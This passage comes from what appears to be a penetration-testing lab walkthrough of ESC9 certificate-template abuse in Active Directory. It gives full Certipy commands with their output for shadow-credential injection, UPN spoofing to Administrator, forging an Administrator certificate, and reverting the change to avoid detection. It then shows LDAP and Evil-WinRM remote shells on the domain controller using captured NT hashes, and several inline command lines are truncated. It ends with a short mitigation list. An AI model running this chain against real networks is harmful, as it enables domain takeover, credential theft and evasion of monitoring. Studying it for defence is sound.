    Certificate Name Flag                   : SubjectRequireDirectoryPath
                                              SubjectAltRequireUpn
    Enrollment Flag                         : NoSecurityExtension
                                              AutoEnrollment
    Private Key Flag                        : ExportableKey
    Extended Key Usage                      : Client Authentication
                                              Secure Email
                                              Encrypting File System
    Requires Manager Approval               : False
    Requires Key Archival                   : False
    Authorized Signatures Required          : 0
    Validity Period                         : 1 year
    Renewal Period                          : 6 weeks
    Minimum RSA Key Length                  : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights                   : IGNITE.LOCAL\Domain Admins
                                              IGNITE.LOCAL\Domain Users
                                              IGNITE.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                               : IGNITE.LOCAL\Administrator
        Write Owner Principals              : IGNITE.LOCAL\Domain Admins
                                              IGNITE.LOCAL\Enterprise Admins
                                              IGNITE.LOCAL\Administrator
        Write Dacl Principals               : IGNITE.LOCAL\Domain Admins
                                              IGNITE.LOCAL\Enterprise Admins
                                              IGNITE.LOCAL\Administrator
        Write Property Principals           : IGNITE.LOCAL\Domain Admins
                                              IGNITE.LOCAL\Enterprise Admins
                                              IGNITE.LOCAL\Administrator
    [!] Vulnerabilities
      ESC9                                  : 'IGNITE.LOCAL\\Domain Users' can enroll and template has no security extension
```


This demonstrates that any user in the Domain Users group (like raj) can enroll a certificate from this template and that no certificate security extensions enforce any rules. These conditions are exactly what one needs to proceed with an ESC9-based impersonation.

Inject Shadow Credential into Proxy Account

Next, gain access to a writable account (proxy) by injecting a shadow credential:

1 -account sanjeet -dc-ip 192.168.1.16

This injects a shadow credential into the sanjeet account, enabling authentication without knowing the password. This step prepares a proxy identity that we'll use to impersonate the Administrator when requesting a certificate.




```
┌──(root㉿kali)-[~]
└─# certipy-ad shadow auto -u raj@ignite.local -p Password@1 -account sanjeet -dc-ip 192.168.1.16
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'sanjeet'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'cb50328f-9676-7d07-76f1-afe4986a7550'
[*] Adding Key Credential with device ID 'cb50328f-9676-7d07-76f1-afe4986a7550' to the Key Credentials for 's
[*] Successfully added Key Credential with device ID 'cb50328f-9676-7d07-76f1-afe4986a7550' to the Key Creden
[*] Authenticating as 'sanjeet' with the certificate
[*] Using principal: sanjeet@ignite.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'sanjeet.ccache'
[*] Trying to retrieve NT hash for 'sanjeet'
[*] Restoring the old Key Credentials for 'sanjeet'
[*] Successfully restored the old Key Credentials for 'sanjeet'
[*] NT hash for 'sanjeet': 64fbae31cc352fc26af97cbdef151e03
```

Spoof UPN of Proxy Account

Then, spoof the UPN of the proxy account to match the Administrator:

local -password Password@1 -user sanjeet -upn Administrator -dc-ip 192.168.1.16
This changes the User Principal Name (UPN) of sanjeet to Administrator. When StrongCertificateBindingEnforcement is set to 0, Active Directory maps certificate logins based only on UPN, enabling this impersonation trick.




```
┌──(root㉿kali)-[~]
└─# certipy-ad account update -u raj@ignite.local -password Password@1 -user sanjeet -upn Administrator -dc-ip 192.168.1.16
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'sanjeet':
    userPrincipalName                   : Administrator
[*] Successfully updated 'sanjeet'
```

Request Certificate as Administrator

With the UPN spoofed, request a certificate using the vulnerable template:

certipy-ad req -u sanjeet@ignite.local -hashes 64fbae31cc352fc26af97cbdef151e03 -ca ignite-DC1-CA -template ESC9 -dc-ip 192.168.1.16
The administrator enrolls a certificate using the ESC9 template. Since this template disables security checks and trusts the UPN field, the CA issues a certificate trusted by AD even though Sanjeet requested it.




```
┌──(root㉿kali)-[~]
└─# certipy-ad req -u sanjeet@ignite.local -hashes 64fbae31cc352fc26af97cbdef151e03 -ca ignite-DC1-CA -template ESC9 -dc-ip 192.168.1.16
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 6
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Revert Proxy UPN to Original

After the certificate is issued, revert the proxy account's UPN for stealth:

local -p Password@1 -user sanjeet -upn sanjeet@ignite.local -dc-ip 192.168.1.16
This restores sanjeet's UPN to its original value, making it harder to detect the attack. The issued certificate remains valid for Administrator, but the change hides the manipulation of the proxy account.




```
┌──(root㉿kali)-[~]
└─# certipy-ad account update -u raj@ignite.local -p Password@1 -user sanjeet -upn sanjeet@ignite.local -dc-ip 192.168.1.16
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'sanjeet':
    userPrincipalName                   : sanjeet@ignite.local
[*] Successfully updated 'sanjeet'
```

Authenticate as Administrator

Authenticate as Administrator using the issued certificate:

certipy-ad auth -pfx administrator.pfx -domain ignite.local
This uses the forged certificate to perform certificate-based authentication (PKINIT). Since the certificate contains Administrator as the UPN and AD allows UPN-only mapping, it grants a TGT for the real Administrator account.




```
┌──(root㉿kali)-[~]
└─# certipy-ad auth -pfx administrator.pfx -domain ignite.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@ignite.local
[*] Trying to get TGT ...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ignite.local': aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03
```

Post Exploitation

Lateral Movement & Privilege Escalation using certipy LDAP Shell as Administrator

Use your Administrator access to launch an LDAP shell:

certipy-ad auth -pfx administrator.pfx -domain ignite.local -ldap-shell -dc-ip 192.168.1.16
This opens an interactive LDAP session authenticated as Administrator. You can now execute powerful operations like DCSync, change group memberships, or establish persistence across the domain.




```
┌──(root㉿kali)-[~]
└─# certipy-ad auth -pfx administrator.pfx -domain ignite.local -ldap-shell -dc-ip 192.168.1.16
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Connecting to 'ldaps://192.168.1.16:636'
[*] Authenticated to '192.168.1.16' as: u:LAB1\Administrator
Type help for list of commands

# whoami
u:LAB1\Administrator
```

Lateral Movement & Privilege Escalation using Evil-Winrm

If you've captured the Administrator's NTLM hash, connect using Evil-WinRM:

evil-winrm -i 192.168.1.16 -u administrator -H 64fbae31cc352fc26af97cbdef151e03
This launches a full interactive remote shell on the domain controller. At this point, you have achieved complete domain compromise through the ESC9 abuse chain.



```
┌──(root㉿kali)-[~]
└─# evil-winrm -i 192.168.1.16 -u administrator -H 64fbae31cc352fc26af97cbdef151e03

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_de

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Re

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
lab1\administrator
```

Mitigation

- Set StrongCertificateBindingEnforcement = 2
- Remove CT_FLAG_NO_SECURITY_EXTENSION from all active templates
- Limit who can enroll in templates with Client Authentication EKUs
- Audit certificate issuance (Event ID 4886/4887)
- Monitor UPN changes and usage of shadow credentials

Author: MD Aslam is a dynamic Information Security leader committed to driving security excellence and mentoring teams to strengthen security across products, networks, and organizations. Contact **here**